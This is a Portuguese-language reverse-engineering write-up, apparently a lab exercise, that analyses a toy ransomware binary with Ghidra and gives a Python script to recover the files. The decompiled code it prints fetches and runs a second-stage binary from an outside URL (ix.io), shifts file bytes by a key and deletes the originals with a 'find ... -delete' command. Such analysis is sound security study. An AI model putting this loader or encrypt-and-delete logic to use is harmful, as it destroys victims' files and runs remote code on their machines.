

OBJETIVO:

- Analisar e descrever o arquivo *tag* e suas derivações.
- Apresentar uma solução para reverter o executável *tag*

DESCRIÇÃO:

Primeiramente, é importante analisar os metadados do arquivo a ser analisado. Para tal finalidade, utilizei o comando *file*.

```
augusto@augusto:~/Downloads/sandbox$ file tag
tag: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/l,
BuildID[sha1]=d34f920cd4166ce3cebd8ed705e9dd3e72b462cb, for GNU/Linux 3.2.0, not stripped
```

Trata-se de um arquivo ELF 64-bit. Em computação, o Executable and Linking Format (ELF) é um padrão comum de arquivo para executáveis, código objeto, bibliotecas compartilhadas, e core dumps. Cada arquivo ELF é composto de um cabeçalho ELF, seguido pelos dados do arquivo. Os dados podem incluir:


- Tabela de cabeçalho do programa, descrevendo zero ou mais segmentos de memória;
- Tabela de cabeçalho de seção, descrevendo zero ou mais seções;
- Dados referidos por entradas na tabela de cabeçalho do programa ou na tabela de cabeçalho de seção.

Os segmentos contêm informações que são necessárias para a execução dos arquivos em tempo de execução, enquanto as seções contêm dados importantes para ligação e relocação. Qualquer byte, no arquivo inteiro, pode ser propriedade de uma seção no máximo e pode haver bytes órfãos que não possuem proprietários por nenhuma seção.

ANÁLISE:

Foi utilizado o software **Ghidra** para análise do arquivo. Um programa gratuito e uma ferramenta de código aberta para engenharia reversa desenvolvida pela agência de segurança nacional americana (NSA - National Security Agency).

Assim, encontro a função principal do arquivo chamada *main*:



```
Decompile: main - (tag)
1
2 undefined8 main(void)
3
4 {
5     uint uVar1;
6
7     puts("Olá!");
8     system("mkdir -p $USER && cp ~/* $USER 2> /dev/null");
9     puts("Codificando os arquivos da sua home...");
10    puts("Procure por uma forma de decodificá-los");
11    puts("OBS: Não desligue sua máquina, se não não será mais possível recuperar os dados!!!");
12    sleep(1);
13    encripta_arquivos();
14    printa_ascii_art();
15    uVar1 = _system_integrity_check();
16    _system_loader_callback("http://ix.io/2c6V", (ulong)uVar1);
17    puts(
18        "brincadeira, fiz uma cópia da sua home no diretório atual e encriptei seus arquivos lá, rs"
19    );
20    return 0;
21 }
22
```

Há poucas linhas relevantes que mereçam destaques, são elas:

- Linha 8: cria uma pasta com o mesmo do usuário no diretório atual e faz a cópia de todos os arquivos do diretório *home* para esta pasta.
- Linhas 13 e 14: posteriormente explicadas.
- Linha 15: variável *uVar1* recebe a chave utilizada para encriptação da função *_system_integrity_check(void)*.
- Linha 16: Chama a função *_system_loader_callback(a,b)* que será explicada posteriormente, sendo que os parâmetros são:
 - Um novo arquivo a ser baixado, chamarei de *2c6V*.
 - Chave

```

C: Decompile: encripta_arquivos - (tag)
1
2 void encripta_arquivos(void)
3
4 {
5     time_t tVar1;
6
7     tVar1 = time((time_t *)0x0);
8     srand((uint)tVar1);
9     rand();
10    return;
11 }
12

```

A função *encripta_arquivos(void)* tem um papel simples. Para gerar valores diferentes a cada execução é necessário utilizar a função **srand** que inicializa a função rand com um valor “semente” de tal forma que esta semente seja um valor diferente a cada execução do programa, isto por sua vez produz valores diferentes na sequência.

```

C: Decompile: printa_ascii_art - (tag)
1
2 void printa_ascii_art(void)
3
4 {
5     printf("%s", banner);
6     return;
7 }
8

```

A função *printa_ascii_art(void)* é uma pequena arte que aparece ao rodar o executável.

```

C: Decompile: _system_integrity_check - (tag)
1
2 |ulong _system_integrity_check(void)
3
4 {
5     uint uVar1;
6     int iVar2;
7     FILE *__stream;
8
9     iVar2 = rand();
10    uVar1 = iVar2 % 5 + 1;
11    __stream = fopen("/tmp/key", "w+");
12    fprintf(__stream, "%d\n", (ulong)uVar1);
13    fclose(__stream);
14    return (ulong)uVar1;
15 }
16

```

A função `_system_integrity_check(void)` gera uma chave e armazena no arquivo `key`, localizado dentro do diretório `/tmp` do sistema operacional. Para elucidação, é feita uma operação algébrica arbitrária em cima de um valor “randômico” para constituição da chave.

```

C: Decompile: _system_loader_callback - (tag)
1
2 |void _system_loader_callback(undefined8 param_1,uint param_2)
3
4 {
5     long in_FS_OFFSET;
6     char local_98 [136];
7     long local_10;
8
9     local_10 = *(long *)(in_FS_OFFSET + 0x28);
10    download_file_from_url(param_1, ".encriptador", ".encriptador");
11    sprintf(local_98, "%s %d\n", "chmod u+x .encriptador && ./encriptador", (ulong)param_2);
12    system(local_98);
13    sleep(2);
14    if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
15        /* WARNING: Subroutine does not return */
16        __stack_chk_fail();
17    }
18    return;
19 }
20

```

A função `_system_loader_callback(param_1, param_2)` tem algumas finalidades:

- Utilizar a função `download_file_from_url(parâmetros)` para fazer download do arquivo `2c6V`, baseando-se no `param_1` que corresponde a URL do mesmo e nomeando-o como `.encriptador`.
- Transformar o arquivo `.encriptador` em executável
- Executar o arquivo `.encriptador` enviando a chave como parâmetro.

Como podemos perceber, o processo está em torno do arquivo `.encriptador` e, portanto, precisamos analisá-lo.

```
augusto@augusto:~/Downloads$ file 2c6V
2c6V: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked
, interpreter /lib64/l, BuildID[sha1]=d71703176ec2e267427b96c738ab9144de385e55,
for GNU/Linux 3.2.0, not stripped
```

De forma semelhante, percebe-se que é um arquivo ELF 64-bit também, logo, encontramos a função principal `main` utilizando o software Ghidra.

```
Decompile: main - (2c6V)
1
2 undefined8 main(int param_1,undefined8 *param_2)
3
4 {
5     int iVar1;
6     int iVar2;
7     char *__name;
8     undefined8 uVar3;
9     DIR *__dirp;
10    int *piVar4;
11    FILE *__stream;
12    FILE *__stream_00;
13    dirent *pdVar5;
14    long in_FS_OFFSET;
15    char local_418 [512];
16    char local_218 [520];
17    long local_10;
18
19    local_10 = *(long *) (in_FS_OFFSET + 0x28);
20    __name = getenv("USER");
21    if (param_1 < 2) {
22        printf("usage: ./%s <argument>",*param_2);
23        uVar3 = 1;
24    }
25    else {
26        iVar1 = atoi((char *)param_2[1]);
27        __dirp = opendir(__name);
```

```
Decompile: main - (2c6V)
28 if (__dirp == (DIR *)0x0) {
29     piVar4 = __errno_location();
30     __name = strerror(*piVar4);
31     fprintf(stderr, "Error : Failed to open input directory - %s\n", __name);
32     uVar3 = 1;
33 }
34 else {
35     while (pdVar5 = readdir(__dirp), pdVar5 != (dirent *)0x0) {
36         iVar2 = strcmp(pdVar5->d_name, ".");
37         if ((iVar2 != 0) && (iVar2 = strcmp(pdVar5->d_name, ".."), iVar2 != 0)) {
38             sprintf(local_418, "%s/%s", __name, pdVar5->d_name);
39             __stream = fopen(local_418, "rw");
40             if (__stream == (FILE *)0x0) {
41                 piVar4 = __errno_location();
42                 __name = strerror(*piVar4);
43                 fprintf(stderr, "Error : Failed to open %s - %s\n", local_418, __name);
44                 uVar3 = 1;
45                 goto LAB_001014b3;
46             }
47             sprintf(local_218, "%s.leo", local_418);
48             __stream_00 = fopen(local_218, "w");
49             while( true ) {
50                 iVar2 = fgetc(__stream);
51                 if ((char)iVar2 == -1) break;
52                 fputc((char)iVar2 + iVar1, __stream_00);
53             }
54             fclose(__stream_00);
55         }
56     }
57 }
```

```
Decompile: main - (2c6V)
43     fprintf(stderr, "Error : Failed to open %s - %s\n", local_418, __name);
44     uVar3 = 1;
45     goto LAB_001014b3;
46 }
47 sprintf(local_218, "%s.leo", local_418);
48 __stream_00 = fopen(local_218, "w");
49 while( true ) {
50     iVar2 = fgetc(__stream);
51     if ((char)iVar2 == -1) break;
52     fputc((char)iVar2 + iVar1, __stream_00);
53 }
54 fclose(__stream_00);
55 fclose(__stream);
56 }
57 }
58 system("find $USER -type f ! -name '*.leo\' -delete");
59 uVar3 = 0;
60 }
61 }
62 LAB_001014b3:
63 if (local_10 == *(long *) (in_FS_OFFSET + 0x28)) {
64     return uVar3;
65 }
66 /* WARNING: Subroutine does not return */
67 __stack_chk_fail();
68 }
69 }
```

O primeiro bloco de condição, começando na linha 21, quando verdadeiro, basicamente encerra o código; por outro lado, quando falso, dá-se início a validação do diretório e encriptação dos arquivos. Nota-se que a variável *iVar1* recebe a chave de encriptação na linha 26. Tal bloco também pode ser visualizado em assembly na seguinte passagem por meio do comando JG (*Jump if Condition Is Met*, em português: Pule se a condição for verdadeira):

Dado que as condições foram verificadas, há um *loop* que encripta caractere por caractere dos arquivos escolhidos, assim, pode-se a abertura de cada arquivo na linha 39, a nova nomeação do mesmo na linha 47, adicionando a extensão *.leo* e, por fim, checa-se, na linha 52, que a variável *(char)iVar2* é somada com a própria chave, invalidando o arquivo original, ou seja, incremento de caractere usando a chave.

Portanto, podemos ver que a chave é utilizada de maneira bastante simples, apenas somando-a, logo, a fim de solucionar o problema, basta utilizar o simétrico do inteiro da chave e usá-lo como parâmetro na execução do arquivo *.encriptador*. Assim, temos o seguinte algoritmo escrito na linguagem de programação Python a ser executado no diretório do executável *tag*:

```
import os
with open('/tmp/key', 'r') as file:
    data = file.read().replace('\n', '')
os.system('./.encriptador -'+data)
```

O arquivo denominado *reverse.py* faz a leitura da chave que está contida no arquivo *key*, dentro do diretório */tmp*, e executa o arquivo *.encriptador* com o simétrico da chave. Por exemplo, se a chave estiver com o valor “2”, o comando a ser executado será “*./encriptador -2*”, ou seja, haverá “incremento negativo” ou, simplesmente, um decremento na mesma ordem do incremento realizado no processo de encriptação. Assim, basta executar o arquivo *reverse.py*. Tal algoritmo poderia ser aperfeiçoado limpando os arquivos encriptados, mas não faz parte do objetivo proposto.